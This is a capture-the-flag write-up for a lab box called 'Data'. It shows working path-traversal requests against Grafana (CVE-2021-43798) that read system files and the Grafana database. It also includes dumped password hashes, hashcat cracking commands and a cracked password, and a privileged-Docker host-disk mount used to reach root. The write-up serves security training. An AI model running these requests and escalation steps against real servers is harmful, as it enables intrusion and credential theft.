Data
Overview
Data is an easy Linux box exploiting a well-known Grafana path-traversal
vulnerability. The target runs Grafana on port 3000; an unauthenticated
directory traversal (CVE-2021-43798) lets us download the backend SQLite
database, which contains PBKDF2-HMAC-SHA256 password hashes for the admin
and boris accounts. Cracking the boris hash provides SSH access. From
there, a privileged Docker container is available that can mount the host’s
block device, exposing the entire filesystem for flag retrieval.
Path: Grafana path-traversal → SQLite DB → crack boris hash → SSH →
privileged Docker container → host disk mount → root flag.
Enumeration
A full TCP scan shows only SSH and Grafana:
$ nmap -p- -T4 10.129.234.47
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
Port 3000 is Grafana. The ppp label is a Nmap misidentification — navigating
to it in a browser confirms a Grafana login page.
Foothold — Grafana Path Traversal (CVE-2021-43798)
Grafana versions prior to 8.3.1 are vulnerable to an unauthenticated path
traversal via the plugin static file endpoint. The elasticsearch plugin
directory is present on nearly all installations, making it a reliable anchor
for traversal:
GET /public/plugins/elasticsearch/../../../../../../../../../../../../../../../../../../../etc/hosts HTTP/1.1
Host: 10.129.234.47:3000

The same technique retrieves the Grafana SQLite database directly:
GET /public/plugins/elasticsearch/../../../../../../../../../../../../../../../../../../../var/lib/grafana/grafana.db
Credential Extraction and Cracking
Opening the downloaded database with sqlite3 and querying the user table
yields login, password hash, and salt for two accounts:
$ sqlite3 grafana.db
sqlite> select login,password,salt from user;
admin|7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8|YObSoLj55S
boris|dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8|LCBhdtJWjl
Grafana stores passwords as PBKDF2-HMAC-SHA256 with a custom encoding that hashcat doesn’t accept directly. The grafana2hashcat script converts them to the correct format:
$ python3 grafana2hashcat.py hashes

sha256:10000:WU9iU29MajU1Uw==:epGeS76Vz1EE7fNU7i5iNO+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
Running hashcat against rockyou.txt cracks the boris hash:
$ hashcat -m 10900 hashcat_hashes.txt /usr/share/wordlists/rockyou.txt
Result: boris:beautiful1
User
SSH in as boris with the recovered password:
$ ssh boris@10.129.234.47
The user flag is in boris’s home directory.
Privilege Escalation — Privileged Docker Container


A privileged Docker container is available. Executing a shell inside it as root
with --privileged allows mounting the host’s block device:
$ sudo docker exec -it --privileged --user root e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 bash
Root
Inside the container, mount the host disk to /mnt and read the root flag:
bash-5.1# mount /dev/sda1 /mnt/
bash-5.1# cat /mnt/root/root.txt
The host filesystem is fully accessible under /mnt, including root’s home
directory.
Takeaways
- CVE-2021-43798 (Grafana path traversal) is unauthenticated and exposes
the entire server filesystem — downloading
grafana.dbdirectly leaks all stored credentials. - Privileged Docker containers are a root primitive.
--privilegedremoves all container isolation; mounting the host block device gives unrestricted read/write access to the host filesystem.